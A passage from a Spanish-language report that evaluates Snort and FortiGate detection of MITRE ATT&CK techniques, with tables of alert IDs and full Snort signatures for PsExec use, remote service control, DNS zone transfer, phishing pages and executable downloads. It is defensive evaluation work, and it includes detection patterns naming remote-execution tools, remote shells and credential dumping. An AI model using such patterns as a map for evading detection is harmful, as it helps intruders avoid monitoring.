flow:to_client; content:"|00 01|",depth 2,offset 4; byte_test:2,>,1,0,relative; byte_test:1,=,1,2,bitmask 0x80;
content:"|00 01 00 01|",distance 6; content:"|00 01 00 01 00 00 00 05|",distance 0; metadata:policy max-
detect-ips drop; service:dns; reference:url,attack.mitre.org/techniques/T1568/001/; classtype:trojan-activity;
sid:57756; rev:2; )
```

4.4.1.112 System Services (T1569) – ATA112

RS1	RS2	RS3	RS4
459	459, 2010781, 2025701, 2025699, 2027237	459, 2010781, 2025701, 2025699, 2027237, 44489, 30281, 26385	459, 2010781, 2025701, 2025699, 2027237, 44489, 30281, 26385, 2101620, 2100459, 2044666, 2051116, 2024510, 2002752, 2002749, 2027191

Tabla 4-120. Detecciones Snort – System Services – ATA112

Snort sí detecta el uso de herramientas como PsExec para la ejecución remota de servicios. Las alertas generadas se sustentan sobre estas tres reglas.

[1:2010781:3] ET POLICY PsExec service created

```
alert tcp any any -> $HOME_NET [139,445] (msg:"ET POLICY PsExec service created";
flow:to_server,established; content:"P|00|S|00|E|00|X|00|E|00|S|00|V|00|C"; nocase;
reference:url,xinn.org/Snort-psexec.html; classtype:suspicious-filename-detect; sid:2010781; rev:3;
metadata:created_at 2010_07_30, updated_at 2017_10_11;)
```

[1:2027237:2] ET NETBIOS DCERPC SVCCTL - Remote Service Control Manager Access

```
alert tcp any any -> $HOME_NET 135 (msg:"ET NETBIOS DCERPC SVCCTL - Remote Service Control
Manager Access"; flow:established,to_server; content:"|00 00 00 00 00 00 00 00|"; content:"|13 00 0d 81 bb
```

```
7a 36 44 98 f1 35 ad 32 98 f0 38 00 10 03|"; distance:0; within:100; classtype:attempted-user; sid:2027237;
rev:2; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target
Client_and_Server, created_at 2019_04_22, deployment Perimeter, former_category RPC,
performance_impact Low, signature_severity Informational, updated_at 2019_04_22;)
```

[1:30281:4] "POLICY-OTHER use of psexec remote administration tool SMBv2"

```
alert tcp $HOME_NET any -> $HOME_NET [139,445] ( msg:"POLICY-OTHER use of psexec remote
administration tool SMBv2"; flow:to_server,established; content:"|FE|SMB",depth 8,nocase; content:"|05
00|",within 2,distance 8; content:"P|00|S|00|E|00|X|00|E|00|S|00|V|00|C|00|",fast_pattern,nocase;
service:netbios-ssn; reference:url,attack.mitre.org/techniques/T1028;
reference:url,attack.mitre.org/techniques/T1035; reference:url,technet.microsoft.com/en-
us/sysinternals/bb897553.aspx; classtype:policy-violation; sid:30281; rev:4; )
```

Estas reglas son activadas fundamentalmente cuando se detecta la cadena “PSEXESVC” en el contenido de paquetes SMBv2 o cuando se detectan paquetes con protocolo DCERPC que indican un intento de acceso al control de servicios de forma remota.

4.4.1.113 Lateral Tool Transfer (T1570) – ATA113

RS1	RS2	RS3	RS4
-	2000418	2000418	2000418, 2002752, 2002749, 2051116, 2000418, 2011803

Tabla 4-121. Detecciones Snort – Lateral Tool Transfer – ATA113

Snort no ha sido capaz de detectar esta técnica. El mecanismo de detección se basa en reglas que detecten un traspaso de archivos entre equipos utilizando protocolos de transferencia de ficheros como SMB o FTP.

4.4.1.114 Non-Standard Port (T1571) – ATA114

RS1	RS2	RS3	RS4
-	-	13586	2002752, 2002749, 13586

Tabla 4-122. Detecciones Snort – Non-Standard Port – ATA114

El ataque, basado en el acceso al equipo víctima mediante una conexión SSH en un puerto no estándar, es detectado correctamente por Snort gracias a la alerta con SID 13586. La sintaxis de esta regla se muestra a continuación.

[1:13586:5] "APP-DETECT SSH server detected on non-standard port"

```
alert tcp $EXTERNAL_NET !22 -> $HOME_NET any ( msg:"APP-DETECT SSH server detected on non-
standard port"; flow:to_client,established; content:"SSH-",depth 4,nocase; pcre:"/^SSH-[12]\\.d+/ims";
metadata:policy max-detect-ips drop; reference:url,www.ietf.org/rfc/rfc4251.txt; classtype:protocol-
command-decode; sid:13586; rev:5; )
```

4.4.1.115 Protocol Tunneling (T1572) – ATA115

RS1	RS2	RS3	RS4
-	2000418	2000418	2002752, 2002749, 2000418, 2011803

Tabla 4-123. Detecciones Snort – Protocol Tunneling – ATA115

Snort no ha sido capaz de detectar este ataque en base a los paquetes de reglas empleados. Esto se debe fundamentalmente a que la detección del ataque recae en análisis de anomalías y monitorización de nuevas conexiones.

4.4.1.116 Encrypted Channel (T1573) – ATA116

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-124. Detecciones Snort – Encrypted Channel – ATA116

El ataque no es detectado por Snort. Para su correcta identificación debe recurrirse a un análisis por anomalías y monitorización de conexiones.

4.4.1.117 Compromise Infrastructure (T1584) – ATA117

RS1	RS2	RS3	RS4
29456, 384	29456, 384	29456, 384, 13249	29456, 384, 13249, 2100469, 2100384, 2002752, 2002749

Tabla 4-125. Detecciones Snort – Compromise Infrastructure – ATA117

Este ataque, de acuerdo con las especificaciones de MITRE ATT&CK no es detectable por red, por lo que Snort no es capaz de identificarlo correctamente.

4.4.1.118 Compromise Infrastructure (T1584) – ATA118

RS1	RS2	RS3	RS4
29456, 384	29456, 384	29456, 384, 13249	29456, 384, 13249, 2100469, 2100384, 2002752, 2002749

Tabla 4-126. Detecciones Snort – Compromise Infrastructure – ATA118

Este ataque, de acuerdo con las especificaciones de MITRE ATT&CK no es detectable por red, por lo que Snort no es capaz de identificarlo correctamente.

4.4.1.119 Compromise Infrastructure (T1584) – ATA119

RS1	RS2	RS3	RS4
1413, 1417, 254, 1448, 1917, 2049, 29456, 31136, 384, 385, 42340, 449, 566	1448, 254, 1917, 29456, 384, 408, 449, 1413, 1417, 385, 2049, 566, 31136, 2001330, 2013479, 2001972, 2102466, 2011716, 2008578, 2012709, 2027390, 2025275, 2027413, 2017515, 2015856, 2101413, 2010937, 2100566, 2010935, 2003068, 2001219, 2012296, 2010939	2001330, 2013479,	1448, 254, 57756, 44487, 44485, 44489, 44486, 44484, 44488,
		2001972, 2102465,	1917, 28993, 29456, 384, 408,
		2102466, 2011716,	32481, 41379, 29957, 44416, 449,
		2008578, 2012709,	4060, 36376, 40186, 52625,
		2027390, 2025275,	45941, 25664, 41742, 50447,
		2027413, 2017515,	1413, 1417, 385, 2049, 566,
		2015856, 2101413,	15850, 31136, 23493, 2002749,
		2010937, 2100566,	2002752, 2101448, 2101447,
		2010935, 2003068,	2001329, 2001330, 2003020,
		2001219, 2012296,	2009582, 2100254, 2003012,
		2010939, 1448, 254,	2003006, 2013479, 2001972,
		57756, 44487, 44485,	2044666, 2023997, 2102465,
		44489, 44486, 44484,	2102466, 2101917, 2100486,
		44488, 1917, 28993,	2022218, 2014384, 2001117,
		29456, 384, 408,	2011716, 2008578, 2100384,
		32481, 41379, 29957,	2100408, 2027759, 2102925,
		44416, 449, 4060,	2100449, 2100615, 2012709,
		36376, 40186, 52625,	2034857, 2009207, 2027390,
		45941, 25664, 41742,	2025275, 2009206, 2009205,
		50447, 1413, 1417,	2009208, 2027413, 2100469,
		385, 2049, 566, 15850,	2043304, 2017515, 2015856,
		31136, 23493	2101413, 2101417, 2100385,
			2102049, 2010937, 2100566,
			2010935, 2003068, 2001219,
			2012296, 2003099, 2010939

Tabla 4-127. Detecciones Snort – Compromise Infrastructure – ATA119

Debido a la magnitud y naturaleza del ataque (cuya procedencia es el Dataset CIC-2018 [26]), no se puede examinar la correspondencia entre alertas generadas y ataques involucrados en la captura.

4.4.1.120 Establish Accounts (T1585) – ATA120

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-128. Detecciones Snort – Establish Accounts – ATA120

Snort no detecta este ataque. Los mensajes intercambiados entre una página web como Facebook son difícilmente analizables (por su cifrado). Además, se trata de un evento completamente legítimo y cuya detección debe ser realizada por la propia página (analizando los formularios recibidos, las direcciones IP desde las que se reciben las peticiones, etc.). No existen reglas asociadas a dicho ataque.

Como mecanismo de detección se sugiere una detección por anomalías que identifique un incipiente aumento de las peticiones a servidores de redes sociales, siempre y cuando esta situación tenga lugar dentro de la red de la empresa, y no fuera (en cuyo caso su detección es inabordable).

4.4.1.121 Compromise Accounts (T1586) – ATA121

RS1	RS2	RS3	RS4
1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1826, 853, 43290, 887, 1025, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2027250, 2101145, 2018413, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263	1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1826, 853, 43290, 887, 1025, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2027250, 2101145, 2018413, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263	50447, 1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 41742, 940, 937, 33608, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 42289, 59258, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025, 2002752, 2002749, 2010706, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2009885, 2027250, 2101288, 2100937, 2101662, 2101489, 2101145, 2018413, 2010229, 2008330, 2000560, 2100884, 2101016, 2100993, 2010377, 2019526, 2101877, 2101852, 2027263, 2101620, 2009749	50447, 1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 41742, 940, 937, 33608, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 42289, 59258, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025, 2002752, 2002749, 2010706, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2009885, 2027250, 2101288, 2100937, 2101662, 2101489, 2101145, 2018413, 2010229, 2008330, 2000560, 2100884, 2101016, 2100993, 2010377, 2019526, 2101877, 2101852, 2027263, 2101620, 2009749

Tabla 4-129. Detecciones Snort – Compromise Accounts – ATA121

Debido a la magnitud y elevado número de alertas, no es posible establecer de forma manual la correspondencia entre alertas válidas y ataques involucrados en la captura.

4.4.1.122 Gather Victim Identity Information (T1589) – ATA122

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-130. Detecciones Snort – Recogida de Direcciones de Correo Electrónico – ATA122

Se puede apreciar que Snort no detecta este ataque (el único SID es FP). Los mensajes ehlo SMTP vacíos no son contemplados por ninguna regla, lo que denota que para Snort no hay amenazas aparentes detrás de este ataque. Si se atiende a las reglas basadas en el protocolo SMTP disponibles para Snort (tanto las del paquete Talos como las de ETOpen) se observan dos claros focos: el contenido de los mensajes, en busca de palabras claves o troyanos y el número de mensajes, anticipando una denegación de servicio. Por tanto, no parecen contemplarse el envío de mensajes ehlo como indicios de amenaza.

Esta técnica no supone un peligro inminente para las empresas, por lo que puede llegar a plantearse que una no detección no es preocupante. En determinados casos, estos mensajes pueden enviarse por la red para comprobar si un correo existe o no, sin necesidad de tratarse de un ataque. Sin embargo, cuando esta comprobación se realiza sobre una lista de correos, comienza a tratarse de un evento sospechoso y que puede resultar en un potencial daño posterior a la empresa.

Como posible mecanismo de detección, se propone una regla genérica que detecte un número elevado de intentos de conexión y mensajes ehlo SMTP procedentes de un mismo origen hacia un servidor, con diferentes destinatarios.

4.4.1.123 Active Scanning (T1595) – ATA123

RS1	RS2	RS3	RS4
1421, 1418	2010937, 2002911, 2010939, 2010935, 2002910, 1421, 2010936, 1418, 2023753, 2018317, 2034718, 2013409, 2034730, 2009358, 2024364	1421, 1418, 44484, 44487, 44485, 44489, 41807, 49040, 50447, 2010937, 2002911, 2010939, 2010935, 2002910, 2010936, 2023753, 2018317, 2034718, 2013409, 2034730, 2009358, 2024364	2002752, 2002749, 2010937, 2001689, 2002911, 2010939, 2010935, 2002910, 2100472, 2100615, 2010936, 2101418, 2006408, 2044666, 2023753, 2007571, 2003099, 2018317, 2034718, 2013409, 2034730, 2009358, 2024364, 1421, 1418, 44484, 44487, 44485, 44489, 41807, 50447

Tabla 4-131. Detecciones Snort – Active Scanning – ATA123

Para este ataque se activa un número significativo de reglas para la detección del escaneo de puertos. No obstante, a causa de la gran diversidad de puertos escaneados, con estas alertas sólo se está abarcando cerca de un 2% del ataque completo.

4.4.1.124 Active Scanning (T1595) – ATA124

RS1	RS2	RS3	RS4
1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025	1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2027250, 2101145, 2018413, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263	2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2027250, 2101145, 2018413, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263, 50447, 1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 41742, 940, 937, 33608, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 42289, 59258, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025	50447, 1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 41742, 940, 937, 33608, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 42289, 59258, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 1025, 2002752, 2002749, 2010706, 2049402, 2027261, 2022520, 2101201, 2101129, 2101071, 2009885, 2027250, 2101288, 2100937, 2101662, 2101489, 2101145, 2018413, 2010229, 2008330, 2000560, 2100884, 2101016, 2100993, 2010377, 2019526, 2101877, 2101852, 2027263, 2009749, 2101620

Tabla 4-132. Detecciones Snort – Active Scanning – ATA124

Este ataque consiste en un escaneo de directorios de una página web vulnerable para el ataque. Al tratarse de un ataque de una gran extensión y profundidad, no es posible realizar una supervisión manual para comprobar la correspondencia entre alertas generadas y ataques detectados.

4.4.1.125 Active Scanning (T1595) – ATA125

RS1	RS2	RS3	RS4
1434, 1433, 1129, 1071, 1201, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887	2101129, 2101071, 2027261, 2022520, 2101201, 2027250, 2101145, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263, 1434, 1433, 1129, 1071, 1201, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 2049402	2101129, 2101071, 2027261, 2022520, 2101201, 2027250, 2101145, 2010229, 2101016, 2100993, 2019526, 2101877, 2027263, 1434, 1433, 1129, 1071, 1201, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 50447, 41742, 33608, 42289, 59258, 2049402	2002752, 2002749, 2101129, 2101071, 2027261, 2022520, 2101201, 2009885, 2027250, 2101288, 2100937, 2101662, 2101489, 2101145, 2010229, 2008330, 2000560, 2100884, 2101016, 2100993, 2010377, 2019526, 2101877, 2101852, 2027263, 1434, 1433, 1129, 1071, 1201, 2062, 43285, 1288, 940, 937, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 50447, 41742, 33608, 42289, 59258, 2049402

Tabla 4-133. Detecciones Snort – Active Scanning – ATA125

Este ataque consiste en un escaneo de directorios de una página web vulnerable para el ataque. Al tratarse de un ataque de una gran extensión y profundidad, no es posible realizar una supervisión manual para comprobar la correspondencia entre alertas generadas y ataques detectados.

4.4.1.126 Search Open Technical Databases (T1596) – ATA126

RS1	RS2	RS3	RS4
255	255	255	2002752, 2002749, 2100255, 255

Tabla 4-134. Detecciones Snort – Search Open Technical Databases – ATA126

El ataque es detectado correctamente por Snort. Son dos las alertas que identifican el intento de transferencia DNS por TCP que está teniendo lugar en la red. A continuación, se muestran sus sintaxis.

[1:255:24] "PROTOCOL-DNS dns zone transfer via TCP detected"

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 ( msg:"PROTOCOL-DNS dns zone transfer via TCP
detected"; flow:to_server,established; content:"|00 01 00 00 00 00 00|",depth 8,offset 6;
byte_test:1,!&0xF8,4; content:"|00 00 FC 00 01|",fast_pattern; isdataat:!1,relative; metadata:policy max-
detect-ips drop,ruleset community; service:dns; reference:cve,1999-0532; reference:nessus,10595;
classtype:attempted-recon; sid:255; rev:24; )
```

[1:2100255:14] GPL DNS zone transfer TCP

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"GPL DNS zone transfer TCP";
flow:to_server,established; content:"|00 00 FC|"; offset:15; reference:arachnids,212; reference:cve,1999-
0532; reference:nessus,10595; classtype:attempted-recon; sid:2100255; rev:14; metadata:created_at
2010_09_23,updated_at 2012_07_30;)
```

4.4.1.127 Phishing for Information (T1598) – ATA127

RS1	RS2	RS3	RS4
24253	24253, 2043343, 2044076, 2012886	2043343, 2044076, 2012886, 15935, 59597, 50447, 24253	2043343, 2044076, 2012886, 15935, 59597, 50447, 24253, 2002752, 2002749, 2001117, 2101620, 2025364

Tabla 4-135. Detecciones Snort – Phishing for Information – ATA127

El ataque es detectado adecuadamente por la regla con SID 2025364. Esta regla identifica patrones alfanuméricos insertados en los paquetes, que alertan de la presencia de posibles ataques de Phishing. En este caso, se está localizando la cadena “Sign in – Google Accounts”. A continuación se muestra la sintaxis completa de la regla.

[1:2025364:3] ET CURRENT_EVENTS Google Docs Phishing Landing 2018-02-15

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS
Google Docs Phishing Landing 2018-02-15"; flow:established,to_client; file_data; content:"<title"; nocase;
content:"Sign in - Google Accounts"; nocase; within:30; fast_pattern; content:"input[type=email]"; nocase;
distance:0; content:"input[type=password]"; nocase; distance:0; classtype:bad-unknown; sid:2025364; rev:3;
metadata:affected_product Web_Browsers, attack_target Client_Endpoint, created_at 2018_02_15,
deployment Perimeter, former_category CURRENT_EVENTS, signature_severity Minor, tag Phishing,
updated_at 2018_04_03;)
```

4.4.1.128 Network Boundary Bridging (T1598) – ATA128

RS1	RS2	RS3	RS4
1325	1325	1325	2002752, 2002749, 1325

Tabla 4-136. Detecciones Snort – Network Boundary Bridging – ATA128

Este ataque no ha sido detectado por Snort, a causa de su naturaleza. La detección de este ataque debe realizarse mediante monitorización de conexiones y análisis de anomalías.

4.4.1.129 Network Boundary Bridging (T1598) – ATA129

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-137. Detecciones Snort – Network Boundary Bridging – ATA129

Este ataque no ha sido detectado por Snort, a causa de su naturaleza. La detección de este ataque debe realizarse mediante monitorización de conexiones y análisis de anomalías.

4.4.1.130 Network Boundary Bridging (T1598) – ATA130

RS1	RS2	RS3	RS4
-	-	-	2101620, 2002752, 2002749

Tabla 4-138. Detecciones Snort – Network Boundary Bridging – ATA130

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.131 Data from Configuration Repository (T1602) – ATA131

RS1	RS2	RS3	RS4
1411, 1417	2101411, 1411, 1417	2101411, 1411, 1417	2101411, 2101417, 2002752, 2002749, 1411, 1417

Tabla 4-139. Detecciones Snort – Data from Configuration Repository – ATA131

El ataque no es detectado por Snort. Como principal motivo, el caso a estudiar se trata de una actividad que puede ser confundida con tráfico legítimo.

4.4.1.132 Build Image on Host (T1612) – ATA132

RS1	RS2	RS3	RS4
	2044770, 2019240	2044770, 2019240, 15259, 50447	15259, 50447, 2002749, 2044770, 2002822, 2019240

Tabla 4-140. Detecciones Snort – Build Image on Host – ATA132

Esta técnica no es detectada mediante Snort. El mecanismo de detección para detectar esta clase de técnica es mediante el uso de reglas que detecten descargas de contenedores mediante Docker API. Snort en el conjunto de reglas ETOpen dispone de una regla que identifica la creación de imágenes Docker desde un host externo. Sin embargo, en este caso y debido a la implementación utilizada para este ataque, no ha saltado esta alerta. La regla con SID 203158 se muestra a continuación

```
alert tcp $EXTERNAL_NET any -> $HOME_NET [2375,2376] (msg:"ET INFO External Host Creating Docker Image"; flow:established,to_server; content:"POST|20|"; depth:5; content:"images/create?fromImage="; distance:0; content:"|0d 0a|Referer|3a|"; reference:url,blog.trendmicro.com/trendlabs-security-intelligence/misconfigured-container-abused-todeliver-cryptocurrency-mining-malware/; classtype:misc-activity; sid:2031584; rev:3; metadata:attack_target Server, created_at 2021_01_28, deployment Perimeter, former_category INFO, performance_impact Low, confidence High, signature_severity Informational, tag Docker, updated_at 2023_06_23;)
```

4.4.1.133 Build Image on Host (T1612) – ATA133

RS1	RS2	RS3	RS4
254	254, 2013504	254, 2013504	2001117, 2022218, 2101620, 2002749, 2002752, 2013504, 254

Tabla 4-141. Detecciones Snort – Build Image on Host – ATA133

Mismo caso que el apartado 4.4.1.132.

4.4.1.134 Group Policy Discovery (T1615) – ATA134

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752, 2101620

Tabla 4-142. Detecciones Snort – Group Policy Discovery – ATA134

El ataque no ha sido detectado por Snort. Su detección es sólo abordable si se recurre a análisis de anomalías.

4.4.1.135 Content Injection (T1659) – ATA135

RS1	RS2	RS3	RS4
399	399	399	399, 2100399, 2002752, 2002749

Tabla 4-143. Detecciones Snort – Content Injection – ATA135

Este ataque se encuentra fuera del rango de acción de Snort (capa de enlace).

4.4.1.136 Content Injection (T1659) – ATA136

RS1	RS2	RS3	RS4
1917	1917, 2018959, 2035480, 2025644	2018959, 2035480, 2025644, 24303, 1917, 15935	1917, 15935, 2100527, 2002749, 2101620, 2002752, 2001117, 2101917, 2003595, 2018959, 2101200, 2035480, 2000419, 2025644

Tabla 4-144. Detecciones Snort – Content Injection – ATA136

El ataque es detectado al completo por Snort, mediante la aparición de distintas reglas. Dentro de este conjunto, destacan como las más significativas las que se detallan a continuación.

[1:2018959:4] ET POLICY PE EXE or DLL Windows file download HTTP

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET POLICY PE EXE or DLL
Windows file download HTTP"; flow:established,to_client; flowbits:isnotset,ET.http.binary;
flowbits:isnotset,ET.INFO.WindowsUpdate; file_data; content:"MZ"; within:2; byte_jump:4,58,relative,little;
content:"PE|00 00|"; distance:-64; within:4; flowbits:set,ET.http.binary; classtype:policy-violation;
sid:2018959; rev:4; metadata:created_at 2014_08_19, former_category POLICY, updated_at 2023_04_12;)
```

[1:2035480:3] ET INFO PE EXE Download over raw TCP

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO PE EXE Download over raw TCP";
flow:established,to_client; stream_size:client,<,5; dsize:>11; content:"MZ"; depth:2;
byte_jump:4,58,relative,little; content:"PE|00 00|"; fast_pattern; distance:-64; within:4;
reference:url,github.com/corkami/docs/blob/master/PE/PE.md; classtype:misc-activity; sid:2035480; rev:3;
metadata:attack_target Client_Endpoint, created_at 2022_03_16, deployment Perimeter, former_category
HUNTING, performance_impact Moderate, signature_severity Informational, updated_at 2022_03_17;)
```

4.4.1.137 Hide Infrastructure (T1665) – ATA137

RS1	RS2	RS3	RS4
1917	1917	1917, 50447	2002752, 2002749, 2101917, 1917, 50447

Tabla 4-145. Detecciones Snort – Hide Infrastructure – ATA137

Snort no es capaz de detectar este ataque. La presencia de Proxys en las comunicaciones entre atacantes y víctimas normalmente es un aspecto inalcanzable para un IDS. Debe enfocarse más como un análisis de anomalías o monitorización particular del tráfico en la red para concluir la presencia de un redireccionador o Proxy.

4.4.2 FortiGate

4.4.2.1 Data Obfuscation (T1001) – ATA1

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-146. Detecciones FortiGate – Data Obfuscation – ATA1

FortiGate no dispone de reglas para detectar el uso de técnicas esteganográficas.

4.4.2.2 Data Obfuscation (T1001) – ATA2

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-147. Detecciones FortiGate – Data Obfuscation – ATA2

FortiGate no dispone de reglas para detectar la falsificación del protocolo TLS.

4.4.2.3 OS Credential Dumping (T1003) – ATA3

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-148. Detecciones FortiGate – OS Credential Dumping – ATA3

Appid	Apprisk	App	Service
53580	medium	Directory.Replication.Service.Remote.Protocol.DSGetNCChanges	DCERPC

Tabla 4-149. Control de Aplicaciones FortiGate – OS Credential Dumping – ATA3

FortiGate no dispone de reglas de ataque para detectar esta amenaza, pero su motor de control de aplicaciones sí es capaz de detectar la llamada a la función DSGetNCChanges, clave en esta modalidad de ataques.

4.4.2.4 Fallback Channels (T1008) – ATA4

Attackid	Severity	Attack	Service
52169	high	Backdoor.Covenant	HTTP

Tabla 4-150. Detecciones FortiGate – Fallback Channels – ATA4

FortiGate detecta la creación de los canales mediante esta regla, lo cual permite avistar del ataque Command and Control que está teniendo lugar.

4.4.2.5 Exfiltración por Bluetooth (T1011) – ATA5

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-151. Detecciones FortiGate – Exfiltration Over Other Network Medium – ATA5

No han saltado reglas para este ataque. Conviene mencionar que la reproducción de los paquetes Bluetooth no es posible mediante el uso de las herramientas comentadas y de los comandos a ejecutar. Por ello, este ataque no es apreciable para FortiGate.

4.4.2.6 Remote System Discovery (T1018) – ATA6

Attackid	Severity	Attack	Service
43814	low	Port.Scanning	Tcp / FINGER

Tabla 4-152. Detecciones FortiGate – Remote System Discovery

FortiGate detecta adecuadamente parte del escaneo de servicios y puertos.

4.4.2.7 Automated Exfiltration (T1020) – ATA7

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-153. Detecciones FortiGate – Automated Exfiltration – ATA7

FortiGate no dispone de reglas para abarcar la activación del duplicado de tráfico.

4.4.2.8 Remote Services (T1021) – ATA8

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-154. Detecciones FortiGate – Remote Services – ATA8

Appid	Apprisk	App	Service
16060	elevated	SSH	SSH

Tabla 4-155. Control de Aplicaciones FortiGate – Remote Services – ATA8

FortiGate no dispone de una regla de ataque para detectar el intento de conexión remota haciendo uso de SSH (como es lógico, teniendo en cuenta que se trata de una actividad legítima). No obstante, su motor de Control de Aplicaciones tiene una regla que permite detectar el uso de este protocolo. Se marca con un riesgo elevado (“elevated”) por la gran cantidad de ataques vigentes que hacen uso de SSH como medio de transmisión.

4.4.2.9 Scheduled Transfer (T1029) – ATA9

Attackid	Severity	Attack	Service
52169	high	Backdoor.Covenant	HTTP

Tabla 4-156. Detecciones FortiGate – Scheduled Transfer – ATA9

Si bien podemos apreciar la regla que indica la existencia de un canal de C&C, ninguna regla generada por FortiGate localiza la programación de una transferencia en un instante de tiempo determinado. Por tanto, FortiGate no detecta este ataque en su plenitud.

4.4.2.10 Data Transfer Size Limits (T1030) – ATA10

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/1234

Tabla 4-157. Detecciones FortiGate – Data Transfer Size Limits – ATA10

FortiGate no detecta este ataque, ni dispone de reglas para ello. Detecta el establecimiento de la sesión pero no el ataque principal. La BBDD de FortiGate no cuenta con una regla asociada a esta técnica.

4.4.2.11 System Owner (T1033) – ATA11

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-158. Detecciones FortiGate – System Owner – ATA11

No han saltado reglas para este ataque. No dispone de reglas asociadas a la técnica.

4.4.2.12 Data from Network Shared Drive (T1039) – ATA12

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-159. Detecciones FortiGate – Data from Network Shared Drive – ATA12

Appid	Apprisk	App	Service
31384	elevated	Windows.File.Sharing_Read.File	NBSS

Tabla 4-160. Control de Aplicaciones FortiGate - Data from Network Shared Drive – ATA12

No han saltado reglas de ataque para este caso, pero el Control de Aplicaciones sí ha sido capaz de detectar adecuadamente la lectura de información de un disco compartido por red.

4.4.2.13 Network Sniffing (T1040) – ATA13

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-161. Detecciones FortiGate – Network Sniffing – ATA13

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.14 Network Sniffing (T1040) – ATA14

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-162. Detecciones FortiGate – Network Sniffing – ATA14

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

